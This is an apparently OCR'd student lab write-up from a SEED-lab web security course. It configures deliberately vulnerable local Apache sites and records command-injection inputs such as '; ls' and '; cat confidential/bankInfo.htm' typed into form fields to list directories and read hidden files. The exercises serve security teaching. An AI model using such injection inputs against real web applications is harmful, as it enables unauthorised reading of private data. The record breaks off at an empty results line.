
CSS337 Final Project Cross-site Scripting (XSS) and Web Hacking

I. SETUP:


Using the SEEDUbuntu machine:

1) Open a command line to the folder where the zipfiles extremeinsecure.zip and webhacking.zip are located. Run the following commands.
   unzip webhacking.zip




```
[03/13/2020 18:32] seed@ubuntu:~/Desktop$ unzip webhacking.zip
Archive:  webhacking.zip
   creating: extremeinsecure/
   creating: extremeinsecure/_fpclass/
  inflating: extremeinsecure/search_results.htm
  inflating: extremeinsecure/feedback_submitted.htm
  inflating: extremeinsecure/process.php
   creating: extremeinsecure/_private/
 extracting: extremeinsecure/_private/inforeq.txt
   creating: extremeinsecure/_private/_vti_cnf/
  inflating: extremeinsecure/_private/_vti_cnf/inforeq.txt
  inflating: extremeinsecure/_private/_vti_cnf/inforeq.htm
  inflating: extremeinsecure/_private/inforeq.htm
   creating: extremeinsecure/LookInHere/
  inflating: extremeinsecure/LookInHere/points.htm
   creating: extremeinsecure/LookInHere/_vti_cnf/
  inflating: extremeinsecure/LookInHere/_vti_cnf/points.htm
   creating: extremeinsecure/_overlay/
  inflating: extremeinsecure/_overlay/news.htm_nav_journal000_vbtn.gif
  inflating: extremeinsecure/_overlay/up_nav_journal000_hbtn.gif
```

sudo mv script-attacks/ /var/www/




```
[03/13/2020 18:32] seed@ubuntu:~/Desktop$ sudo mv script-attacks/ /var/www/
[sudo] password for seed:
```

sudo mv xsslab/ /var/www/



```
[03/13/2020 18:33] seed@ubuntu:~/Desktop$ sudo mv xsslab/ /var/www/
```


sudo mv extremeinscure/ /var/www/



```
[03/13/2020 18:46] seed@ubuntu:~/Desktop$ sudo mv extremeinsecure/ /var/www/
```


2) Now run the following commands:

```
sudo chmod 705 /var/www/extremeinsecure/
sudo chmod 705 /var/www/xsslab/
sudo chmod 705 /var/www/script-attacks/
sudo chmod 605 /var/www/script-attacks/test.php
sudo chmod 706 /var/www/xsslab/log.txt
sudo chmod 605 /var/www/extremeinsecure/process.php
```




```
[03/13/2020 18:46] seed@ubuntu:~/Desktop$ sudo chmod 705 /var/www/extremeinsecur
e/
[03/13/2020 18:52] seed@ubuntu:~/Desktop$ sudo chmod 705 /var/www/xsslab/
[03/13/2020 18:54] seed@ubuntu:~/Desktop$ sudo chmod 705 /var/www/script-attacks
/
[03/13/2020 18:54] seed@ubuntu:~/Desktop$ sudo chmod 605 /var/www/script-attacks
/test.php
[03/13/2020 18:54] seed@ubuntu:~/Desktop$ sudo chmod 706 /var/www/xsslab/log.txt
[03/13/2020 18:55] seed@ubuntu:~/Desktop$ sudo chmod 605 /var/www/extremeinsecur
e/process.php
```

3) Add the following lines to /etc/apache2/sites-available/default:




```
<VirtualHOst *:80>
        ServerName http://www.extremeinsecure.com
        DOcumentRoot /var/www/extremeinsecure
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.script-attacks.com
        DocumentRoot /var/www/script-attacks
        DirectoryIndex sample.htm
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.xsslab.com
        DocumentRoot /var/www/xsslab
        DirectoryIndex setgetcookie.htm
</VirtualHost>
```

4) Add the following lines to /etc/hosts:



```
# The following lines are for SEED labs
127.0.0.1       www.extremeinsecure.com
127.0.0.1       www.script-attacks.com
127.0.0.1       www.xsslab.com
```


5) Restart the Apache web server. sudo service apache2 restart




```
[03/13/2020 20:22] seed@ubuntu:~$ sudo service apache2 restart
[sudo] password for seed:
 * Restarting web server apache2
Warning: DocumentRoot [/var/www/script-sttacks] does not exist
 ... waiting Warning: DocumentRoot [/var/www/script-sttacks] does not exist
                                                                        [ OK ]
```

II. Server-Side Scripting (script-attacks) Go to www.script-attacks.com/sample.htm on the SEEDUbuntu machine.

1) Can you find the page about lilies? Paste a screenshot here.



lilies.htm




This is a poor web script, test.php

A page about lilies -- Sshhh....you are not supposed to read this file!

2) How could this page be exploited to find all the contents of the directory? (Hint: Command line commands can be concatenated with a ; or | character)

PATH1:



*.htm

A page about lilies -- Sshhh....you are not supposed to read this file!

A page about Lotuses


A page about roses

Sample web page that has a php script behind it to illustrate web application vulnerabilities

Choose if you want to learn about Roses or Lotuses by typing in roses.htm or lotus.htm

Sorry, we cant information on Lilies.

PATH2:




; ls


This is a poor web script, test.php

confidential lilies.htm lotus.htm roses.htm sample.htm test.php tmp.txt

3) Can you find the confidential banking information? How much money does the website owner have in his account? (Hint: more than 2 commands can be concatenated) Paste a screenshot showing the information displayed in the browser.
Path1:




```
confidential/*
```




If you can see this, the web site is pretty much entirely screwed up!!

I have $57,000 in my bank account. I am so happy because NO ONE can know this. Yay!!



```
; ls confidential
```


Path2:



This is a poor web script, test.php

bankInfo.htm

```
; cat confidential/bankInfo.htm
```




This is a poor web script, test.php

If you can see this, the web site is pretty much entirely screwed up!!

I have $57,000 in my bank account. I am so happy because NO ONE can know this. Yay!!

II. Hacking (Extremeinsecure) With Apache configured and /etc/hosts modified, if you visit http://www.extremeinsecure.com on the SEEDUbuntu machine, you should find the website of a fake company called Extreme Insecure. Your job is to find the vulnerability in this page and exploit it so that you find the “Finish” page that will give you full credit for this assignment. 1) Take a screenshot of the finish page and include it here. 2) What other information about the users or connections on this server could the hacker find out with this vulnerability?




```
; ls
```

The results:

The files in the tool are: Blue hills.jpg _vti_cnf descr.htm LookInHere _borders _derived _fpclass _overlay _private _themes _vti_cnf _vti_pvt feedback.htm feedback_submitted.htm images index.htm news.htm process.php products products.htm products_files search.htm search_results.htm services.htm toc.htm

NOTE: You are in the right direction. process.php was the script that was executed to print this page. You should now go back to the Products page, and enter commands separated by semi-colon (;) or pipeline (|). You will see that it works just like a shell. For example, test it by typing " ; date" and it will print today's date and time information. Type "; ls" to list the folders and files in the current directory. Typing "; cat " followed by a file name will display the contents of that file. Can you find the finish page? Good luck.



displayed. For content in a file in the list, enter the filename in the text b

```
; ls LookInHere
```


The results:

The files in the tool are: Blue hills.jpg _vti_cnf descr.htm _vti_cnf points.htm

NOTE: You are in the right direction. process.php was the script that was executed to print this page. You should now go back to the Products page, and enter commands separated by semi-colon (;) or pipeline (|). You will see that it works just like a shell. For example, test it by typing " ; date" and it will print today's date and time information. Type "; ls" to list the folders and files in the current directory. Typing "; cat " followed by a file name will display the contents of that file. Can you find the finish page? Good luck.



```
; cat LookInHere/points.htm
```



The results:

